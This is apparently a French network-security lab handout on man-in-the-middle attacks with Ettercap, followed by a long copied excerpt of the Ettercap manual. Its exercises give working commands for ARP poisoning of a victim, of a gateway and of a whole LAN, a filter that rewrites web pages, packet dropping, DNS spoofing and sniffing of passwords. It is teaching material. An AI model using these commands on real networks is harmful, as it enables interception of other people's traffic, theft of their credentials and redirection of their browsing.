

## Travaux pratiques –TP

### Mise en œuvre d'une attaque MITM

#### Partie 1 : Attaque MITM avec l'outil Ettercap

Ettercap est un logiciel d'analyse du réseau IP permettant de réaliser des attaques dites de l'homme du milieu (*Man In The Middle*) contre un certain nombre de protocoles de communication. Ettercap intercepte le trafic et permet de modifier les champs utiles du paquet sur la base des options de filtrage. L'attaquant peut aussi concevoir un filtre pour intercepter, modifier ou injecter de nouveaux paquets sur un segment réseau. Ettercap permet également des attaques sur des protocoles chiffrés comme https.




Figure 1. Attaque MITM sur un segment réseau

Ettercap permet d'utiliser trois interfaces distinctes. Une interface graphique en GTK, une interface en mode texte qui utilise ncurses et la dernière en mode texte, ligne de commande.

Installation de l'outil Ettercap : `apt-get install ettercap`

#### Exercice 1 : ARP Poisoning Basic

Nous voulons mettre en place une attaque MITM afin de surveiller le trafic sortant de la machine victime. Choisir une machine victime dans votre salle de TP et lancer la commande `arp -a` pour voir la table ARP avant l'attaque. Notez bien l'adresse MAC de la passerelle.

Réaliser l'attaque MITM avec l'outil Ettercap, en utilisant la commande :




Figure 2. Scénario d'attaque ARP poisoning

Pour faire l'ARP Poisoning :

```
ettercap -T -q -M arp:remote /192.168.2.30/ /192.168.2.254/ -w result
```

- -T : lance ettercap en mode texte
- -q : permet de ne pas afficher les requêtes dans le terminal
- -M : indique que l'on veut une attaque de type "Man in the middle"
- -w : enregistre le résultat de la capture dans un fichier
- 192.168.2.30 est la machine cible et 192.168.2.254 est le routeur de sortie

Note : pour arrêter proprement l'attaque, il faut appuyer sur la touche q.



Le fichier de sortie result sera au format pcap (packet capture). Vous pouvez l'ouvrir avec un logiciel comme Wireshark par la suite pour analyser chaque requête faite à travers le réseau.

### Exercice 3 : Modification des données

Ettercap peut être utilisé pour modifier ou supprimer les paquets de sorte que la victime ne peut obtenir le contenu réel du site Web qu'il souhaite visiter. Ecrivez un filtre Ettercap simple qui remplace toutes les images de n'importe quel site Web sur l'ordinateur de la victime avec une image que vous choisissez.

```
if (ip.proto == TCP && tcp.src == 80) {
    replace("img src=", "img
src=\"http://www.irongeek.com/images/jollypwn.png\" ");
    replace("IMG SRC=", "img
src=\"http://www.irongeek.com/images/jollypwn.png\" ");
    msg("Filter Ran.\n");
}
```

Pour compiler le filtre : `etterfilter ig.filter -o ig.ef`

Pour lancer l'attaque :

```
ettercap -T -q -F ig.ef -M ARP -i eth1 /192.168.1.103/ //
```

# filtrer le trafic venant d'une adresse IP

```
if (ip.src == '192.168.0.2') {
    drop();
}
```

Faire de ARP poisoning

Copier /usr/share/ettercap/etter.filter.kill à un fichier as

Modifier le fichier as et mettre kill()

Compieler as.filter avec `etterfilter as.filter -o as.ef`

```
Ettercap -T -q -F as.ef -M arp:remote /@IP1/ /@IP2/
```

Faire des ping et analyser les résultats

Poisonner tout le réseau

```
Ettercap -T -q -M arp:remote // //
```

Poisonner le dns : se mettre entre le routeur et la victime  
configurer ettercap DNS plugin

```
vi /usr/share/ettercap/etter.dns
```

ajouter <host to spoof> A <new URL ip>

example: www.google.com A 192.168.1.100

```
ettercap -i <interface> -TqM arp:remote -P dns_spoof /<gateway ip>/ /<target ip>/
```

Analyser le résultat

```
ls /proc/sys/net/ipv4/
```

**ettercap** [*OPTIONS*] [*TARGET1*] [*TARGET2*]

Options:

**-M, --mitm** <METHOD:ARGS>

Pour activer l'attaque MITM

**arp** ([remote],[oneway])

The parameter "remote" is optional and you have to specify it if you want to sniff remote ip address poisoning a gateway.

The parameter "oneway" will force ettercap to poison only from TARGET1 to TARGET2. Useful if you want to poison only the client and not the router (where an arp watcher can be in place).

Example:

the targets are: /10.0.0.1-5/ /10.0.0.15-20/  
and the host list is: 10.0.0.1 10.0.0.3 10.0.0.16 10.0.0.18

**icmp** (MAC/IP)

This attack implements ICMP redirection. It sends a spoofed icmp redirect message to the hosts in the LAN pretending to be a better route for internet. All connections to internet will be redirected to the attacker which, in turn, will forward them to the real gateway. The resulting attack is a HALF-DUPLEX mitm. Only the client is redirected, since the gateway will not accept redirect messages for a directly connected network.

You have to pass as argument the MAC and the IP address of the real gateway for the LAN. Obviously you have to be able to sniff all the traffic.

Example:

-M icmp:00:11:22:33:44:55/10.0.0.1

will redirect all the connections that pass thru that gateway.

**dhcp** (ip\_pool/netmask/dns)

This attack implements DHCP spoofing. It pretends to be a DHCP server and tries to win the race condition with the real one to force the client to accept the attacker's reply. This way ettercap is able to manipulate the GW parameter and hijack all the outgoing traffic generated by the clients.

If the client sends a dhcp request (suggesting an ip address) ettercap will ack on that ip and modify only the gw option. If the client makes a dhcp discovery, ettercap will use the first unused ip address of the list you have specified on command line. Every

discovery consumes an ip address. When the list is over, ettercap stops offering new ip addresses and will reply only to dhcp requests.

Example:

```
-M dhcpcd:192.168.0.30,35,50-60/255.255.255.0/192.168.0.1
reply to DHCP offer and request.
```

```
-M dhcp:/255.255.255.0/192.168.0.1
reply only to DHCP request.
```

**port** ([remote],[tree])

This attack implements Port Stealing. This technique is useful to sniff in a switched environment when ARP poisoning is not effective (for example where static mapped ARPs are used).

It floods the LAN (based on `port_steal_delay` option in `etter.conf`) with ARP packets. If you don't specify the "tree" option, the destination MAC address of each "stealing" packet is the same as the attacker's one (other NICs won't see these packets), the source MAC address will be one of the MACs in the host list. This process "steals" the switch port of each victim host in the host list. Using low delays, packets destined to "stolen" MAC addresses will be received by the attacker, winning the race condition with the real port owner. When the attacker receives packets for "stolen" hosts, it stops the flooding process and performs an ARP request for the real destination of the packet. When it receives the ARP reply it's sure that the victim has "taken back" his port, so ettercap can re-send the packet to the destination as is. Now we can re-start the flooding process waiting for new packets.

If you use the "tree" option, the destination MAC address of each stealing packet will be a bogus one, so these packets will be propagated to other switches (not only the directly connected one). This way you will be able to steal ports on other switches in the tree (if any), but you will generate a huge amount of traffic (according to port steal delay). The "remote" option has the same meaning as in "arp" mitm method.

When you stop the attack, ettercap will send an ARP request to each stolen host giving back their switch ports. You can perform either HALF or FULL DUPLEX mitm according to target selection.

NOTE: Use this mitm method only on ethernet switches. Use it carefully, it could produce performances loss or general havoc.

NOTE: You can NOT use this method in only-mitm mode (-o flag), because it hooks the sniffing engine, and you can't use interactive data injection.

NOTE: It could be dangerous to use it in conjunction with other mitm methods.

NOTE: This mitm method doesn't work on Solaris and Windows because of the lipcap and libnet design and the lack of certain ioctl(). (We will feature this method on these OSes if someone will request it...)

Example:

The targets are: /10.0.0.1/ /10.0.0.15/  
You will intercept and visualize traffic between 10.0.0.1 and 10.0.0.15, but you will receive all the traffic for 10.0.0.1 and 10.0.0.15 too.

The target is: /10.0.0.1/  
You will intercept and visualize all the traffic for 10.0.0.1.

**-o, --only-mitm**

This options disables the sniffing thread and enables only the mitm attack. Useful if you want to use ettercap to perform mitm attacks and another sniffer (such as ethereal) to sniff the traffic. Keep in mind that the packets are not forwarded by ettercap. The kernel will be responsible for the forwarding. Remember to activate the "ip forwarding" feature in your kernel.

**-f, --pcapfilter <FILTER>**

Set a capturing filter in the pcap library. The format is the same as *tcpdump(1)*. Remember that this kind of filter will not sniff packets out of the wire, so if you want to perform a mitm attack, ettercap will not be able to forward hijacked packets. These filters are useful to decrease the network load impact into ettercap decoding module.

**-B, --bridge <IFACE>**

BRIDGED sniffing  
You need two network interfaces. ettercap will forward from one to the other all the traffic it sees. It is useful for man in the middle at the physical layer. It is totally stealthy since it is passive and there is no way for an user to see the attacker. You can content filter all the traffic as you were a transparent proxy for the "cable".

**OFF LINE SNIFFING**

**-r, --read <FILE>**

OFF LINE sniffing  
With this option enabled, ettercap will sniff packets from a pcap compatible file instead of capturing from the wire. This is useful if you have a file dumped from tcpdump or ethereal and you want to make an analysis (search for passwords or passive fingerprint) on it. Obviously you cannot use "active" sniffing (arp poisoning or bridging) while sniffing from a file.

**-w, --write <FILE>**

WRITE packet to a pcap file  
This is useful if you have to use "active" sniffing (arp poison) on a switched LAN but you want to analyze the packets with tcpdump or ethereal. You can use this option to dump the packets to a file and then load it into your favourite application.

NOTE: dump file collect ALL the packets disregarding the TARGET. This is done because you may want to log even protocols not supported by ettercap, so you can analyze them with other tools.

TIP: you can use the -w option in conjunction with the -r one. This way you will be able to filter the payload of the dumped packets or decrypt WEP-encrypted WiFi traffic and dump them to another file.

## USER INTERFACES OPTIONS

### -T, --text

The text only interface, only printf ;) It is quite interactive, press 'h' in every moment to get help on what you can do.

### -q, --quiet

Quiet mode. It can be used only in conjunction with the console interface. It does not print packet content. It is useful if you want to convert pcap file to ettercap log files.

example:

```
ettercap -Tq
```

-

```
L dumpfile -r pcapfile
```

### -s, --script <COMMANDS>

With this option you can feed ettercap with command as they were typed on the keyboard by the user. This way you can use ettercap within your favourite scripts. There is a special command you can issue thru this command: **s(x)**. this command will sleep for x seconds.

example:

```
ettercap -T -s 'lq' will print the list of the hosts and exit  
ettercap -T -s 's(300)olqq' will collect the infos for 5 minutes, print the
```

```
list of the local profiles and exit
```

### -C, --curses

Ncurses based GUI. See [ettercap curses](#)(8) for a full description.

### -G, --gtk

The nice GTK2 interface (thanks Daten...).

### -D, --daemonize

Daemonize ettercap. This option will detach ettercap from the current controlling terminal and set it as a daemon. You can combine this feature with the "log" option to log all the traffic in the background. If the daemon fails for any reason, it will create the file `./ettercap_daemonized.log` in which the error caught by ettercap will be reported. Furthermore, if you want to have a complete debug of the daemon process, you are encouraged to recompile ettercap in debug mode.

## GENERAL OPTIONS

### -i, --iface <IFACE>

Use this <IFACE> instead of the default one. The interface can be unconfigured (requires libnet >= 1.1.2), but in this case you cannot use MITM attacks and you should set the unoffensive flag.

### -I, --iflist

This option will print the list of all available network interfaces that can be used within ettercap. The option is particularly useful under windows where the name of the interface is not so obvious as under \*nix.

**-A, --address <ADDRESS>**

Use this <ADDRESS> instead of the one autodetected for the current iface. This option is useful if you have an interface with multiple ip addresses.

**-n, --netmask <NETMASK>**

Use this <NETMASK> instead of the one associated with the current iface. This option is useful if you have the NIC with an associated netmask of class B and you want to scan (with the arp scan) only a class C.

**-R, --reversed**

Reverse the matching in the TARGET selection. It means not(TARGET). All but the selected TARGET.

**-t, --proto <PROTO>**

Sniff only PROTO packets (default is TCP + UDP). This is useful if you want to select a port via the TARGET specification but you want to differentiate between tcp or udp. PROTO can be "tcp", "udp" or "all" for both.

**-z, --silent**

Do not perform the initial ARP scan of the LAN.

NOTE: you will not have the hosts list, so you can't use the multipoison feature. you can only select two hosts for an ARP poisoning attack, specifying them through the TARGETs

**-p, --nopromisc**

Usually, ettercap will put the interface in promisc mode to sniff all the traffic on the wire. If you want to sniff only your connections, use this flag to NOT enable the promisc mode.

**-S, --nosslmitm**

Usually, ettercap forges SSL certificates in order to intercept *https* traffic. This option disables that behavior.

**-u, --unoffensive**

Every time ettercap starts, it disables ip forwarding in the kernel and begins to forward packets itself. This option prevents that, so the responsibility of ip forwarding is left to the kernel. This option is useful if you want to run multiple ettercap instances. You will have one instance (the one without the -u option) forwarding the packets, and all the other instances doing their work without forwarding them. Otherwise you will get packet duplicates.

It also disables the internal creation of the sessions for each connection. It increases performances, but you will not be able to modify packets on the fly. If you want to use a mitm attack you have to use a separate instance. You have to use this option if the interface is unconfigured (without an ip address.) This is also useful if you want to run ettercap on the gateway. It will not disable the forwarding and the gateway will correctly route the packets.

**-j, --load-hosts <FILENAME>**

It can be used to load a hosts list from a file created by the -k option. (see below)

**-k, --save-hosts <FILENAME>**



Saves the hosts list to a file. Useful when you have many hosts and you don't want to do an ARP storm at startup any time you use ettercap. Simply use this options and dump the list to a file, then to load the information from it use the -j <filename> option.

**-P, --plugin <PLUGIN>**

Run the selected PLUGIN. Many plugins need target specification, use TARGET as always.

In console mode (-C option), standalone plugins are executed and then the application exits. Hook plugins are activated and the normal sniffing is performed. To have a list of the available external plugins use "list" (without quotes) as plugin name (e.g. ./ettercap -P list).

NOTE: you can also activate plugins directly from the interfaces (always press "h" to get the inline help)

More detailed info about plugins and about how to write your own are found in the man page *ettercap\_plugin(8)*

**-F, --filter <FILE>**

Load the filter from the file <FILE>. The filter must be compiled with *etterfilter(8)*. The utility will compile the filter script and produce an ettercap-compliant binary filter file. Read the *etterfilter(8)* man page for the list of functions you can use inside a filter script. Any number of filters can be loaded by specifying the option multiple times; packets are passed through each filter in the order specified on the command line. You can also load a script without enabling it by appending :0 to the filename. NOTE: these filters are different from those set with --pcapfilter. An ettercap filter is a content filter and can modify the payload of a packet before forwarding it. Pcap filter are used to capture only certain packets. NOTE: you can use filters on pcapfile to modify them and save to another file, but in this case you have to pay attention on what you are doing, since ettercap will not recalculate checksums, nor split packets exceeding the mtu (snaplen) nor anything like that.

**-W, --wep-key <KEY>**

You can specify a WEP key to decrypt WiFi packets. Only the packets decrypted successfully will be passed to the decoders stack, the others will be skipped with a message.

The parameter has the following syntax: N:T:KEY. Where N is the bit length of the wep key (64, 128 or 256), T is the type of the string ('s' for string and 'p' for passphrase). KEY can be a string or an escaped hex sequences.

example:

```
--wep-key 128:p:secret
--wep-key 128:s:ettercapwep0
--wep-key '64:s:\x01\x02\x03\x04\x05'
```

**-a, --config <CONFIG>**

Loads an alternative config file instead of the default in /etc/etter.conf. This is useful if you have many preconfigured files for different situations.

**VISUALIZATION OPTIONS**

**-e, --regex <REGEX>**

Handle only packets that match the regex.  
This option is useful in conjunction with -L. It logs only packets that match the posix regex REGEX.  
It impacts even the visualization of the sniffed packets. If it is set only packets matching the regex will be displayed.

**-V, --visual <FORMAT>**

Use this option to set the visualization method for the packets to be displayed.

FORMAT may be one of the following:

**hex**

Print the packets in hex format.

example:

the string "HTTP/1.1 304 Not Modified" becomes:

```
0000: 4854 5450 2f31 2e31 2033 3034 204e 6f74  HTTP/1.1 304 Not
0010: 204d 6f64 6966 6965 64  Modified
```

**ascii**

Print only "printable" characters, the others are displayed as dots '.'

**text**

Print only the "printable" characters and skip the others.

**ebcdic**

Convert an EBCDIC text to ASCII.

**html**

Strip all the html tags from the text. A tag is every string between < and >.

example:

<title>This is the title</title>, but the following <string> will not be displayed.

This is the title, but the following will not be displayed.

**utf8**

Print the packets in UTF-8 format. The encoding used while performing the conversion is declared in the [etter.conf\(5\)](#) file.

**-d, --dns**

Resolve ip addresses into hostnames.

NOTE: this may seriously slow down ettercap while logging passive information. Every time a new host is found, a query to the dns is performed. Ettercap keeps a cache for already resolved host to increase the speed, but new hosts need a new query and the dns may take up to 2 or 3 seconds to respond for an unknown host.

HINT: ettercap collects the dns replies it sniffs in the resolution table, so even if you specify to not resolve the hostnames, some of them will be resolved because the reply was previously sniffed. think about it as a passive dns resolution for free... ;)

**-E, --ext-headers**

Print extended headers for every displayed packet. (e.g. mac addresses)

**-Q, --superquiet**

Super quiet mode. Do not print users and passwords as they are collected. Only store them in the profiles. It can be useful to run ettercap in text only mode but you don't want to be flooded with dissectors messages. Useful when using plugins because the sniffing process is always active, it will print all the collected infos, with this option you can suppress these messages.

NOTE: this options automatically sets the -q option.

example:

ettercap

-

TzQP finger /192.168.0.1/22

**LOGGING OPTIONS**

**-L, --log <LOGFILE>**

Log all the packets to binary files. These files can be parsed by [etterlog\(8\)](#) to extract human readable data. With this option, all packets sniffed by ettercap will be logged, together with all the passive info (host info + user & pass) it can collect. Given a LOGFILE, ettercap will create LOGFILE.ecp (for packets) and LOGFILE.eci (for the infos).

NOTE: if you specify this option on command line you don't have to take care of privileges since the log file is opened in the startup phase (with high privs). But if you enable the log option while ettercap is already started, you have to be in a directory where uid = 65535 or uid = EC\_UID can write.

NOTE: the logfiles can be compressed with the deflate algorithm using the -c option.

**-I, --log-info <LOGFILE>**

Very similar to -L but it logs only passive information + users and passwords for each host. The file will be named LOGFILE.eci

**-m, --log-msg <LOGFILE>**

It stores in <LOGFILE> all the user messages printed by ettercap. This can be useful when you are using ettercap in daemon mode or if you want to track down all the messages. Indeed, some dissectors print messages but their information is not stored anywhere, so this is the only way to keep track of them.

**-c, --compress**

Compress the logfile with the gzip algorithm while it is dumped. [etterlog\(8\)](#) is capable of handling both compressed and uncompressed log files.

**-o, --only-local**

Stores profiles information belonging only to the LAN hosts.

NOTE: this option is effective only against the profiles collected in memory. While logging to a file ALL the hosts are logged. If you want to split them, use the related [etterlog\(8\)](#) option.

**-O, --only-remote**

Stores profiles information belonging only to remote hosts.

**STANDARD OPTIONS**

**-U, --update**

Connects to the ettercap website (ettercap.sf.net) and retrieve the latest databases used by ettercap.

If you want only to check if an update is available, prepend the -z option. The order does matter: ettercap -zU

**SECURITY NOTE:** The updates are not signed so an attacker may poison your DNS server and force the updateNG.php to feed ettercap with fake databases. This can harm to your system since it can overwrite any file containing the string "Revision: ".

**-v, --version**

Print the version and exit.

**-h, --help**

prints the help screen with a short summary of the available options.

## Examples

Here are some examples of using ettercap.

**ettercap -Tp**

Use the console interface and do not put the interface in promisc mode. You will see only your traffic.

**ettercap -Tzq**

Use the console interface, do not ARP scan the net and be quiet. The packet content will not be displayed, but user and passwords, as well as other messages, will be displayed.

**ettercap -T -j /tmp/victims -M arp /10.0.0.1-7/ /10.0.0.10-20/**

Will load the hosts list from /tmp/victims and perform an ARP poisoning attack against the two target. The list will be joined with the target and the resulting list is used for ARP poisoning.

**ettercap -T -M arp // //**

Perform the ARP poisoning attack against all the hosts in the LAN. BE CAREFUL !!

**ettercap -T -M arp:remote /192.168.1.1/ /192.168.1.2-10/**

Perform the ARP poisoning against the gateway and the host in the lan between 2 and 10. The 'remote' option is needed to be able to sniff the remote traffic the hosts make through the gateway.

**ettercap -Tzq //110**

Sniff only the pop3 protocol from every hosts.

**ettercap -Tzq /10.0.0.1/21,22,23**

Sniff telnet, ftp and ssh connections to 10.0.0.1.

**ettercap -P list**

Prints

the list of all available plugins